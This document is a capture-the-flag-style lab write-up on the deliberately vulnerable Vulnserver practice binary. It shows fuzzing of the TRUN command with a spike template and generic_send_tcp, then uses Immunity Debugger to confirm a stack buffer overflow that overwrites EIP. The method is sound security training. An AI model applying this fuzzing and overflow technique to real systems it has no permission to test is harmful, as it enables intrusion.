
Vulnserver

Intro of vulnserver


The vulnserver can be downloaded from the following github repo
//link: https://github.com/stephenbradshaw/vulnserver




TRUN (full detailed)

Some notes: in order to perform this exploitation you need to understand how the stack works first, then you'll be able to understand the overall ideas in this writeup

first let's start up our vulnserver binary on our windows 7 x64 machine
//we've started the vulnserver on port 9999




testing out the binary by connecting remotely using netcat & it's running fine there




now let's run the binary in immunity debugger to observe the registers & stack

attach the vulnserver process




it should looks like this after we've successfully attached the process




let's perform spiking on the TRUN command to see whether it's vulnerable to buffer overflow or not


here we'll be creating our spiking template file, save the file as trun.spk
/*
s_readline : reading the binary banner
s_string : place the string in each iteration of spiking
s_string_variable : append the fuzzed string into the spike
*/




before we start spiking let's launch our wireshark to capture the network packets




now let's use generic_send_tcp to perform spiking using the spiking template we created just now
//if the program crashed it means that it's vulnerable to buffer overflow



so we go back to the immunity debugger & we noticed that the program just crashed
/*
1) the EAX are filled with the spiking strings that we set just now "TRUN /.:/AAAAAAA...."
2) which caused the EIP overflowed with AAAA too, due to the EIP of "0x41414141" is an invalid address that's why the program crashed
3) and as you can see that the stack over here are filled with all the A's, so it shows that this TRUN command are vulnerable to buffer overflow
*/



//program crashed accessing address 0x41414141



remember to terminate the generic_send_tcp from continuing spiking


```
nobodyatall@0xDEADBEEF: ~/vulnserverPrac/trun
File   Actions   Edit   View   Help
Fuzzing Variable 0:40
Variablesize= 1
Fuzzing Variable 0:41
Variablesize= 1
Fuzzing Variable 0:42
Variablesize= 2
Fuzzing Variable 0:43
Variablesize= 10
Fuzzing Variable 0:44
Variablesize= 10
Fuzzing Variable 0:45
Variablesize= 11
Fuzzing Variable 0:46
Variablesize= 10
Fuzzing Variable 0:47
Variablesize= 3
Fuzzing Variable 0:48
Variablesize= 9
^C

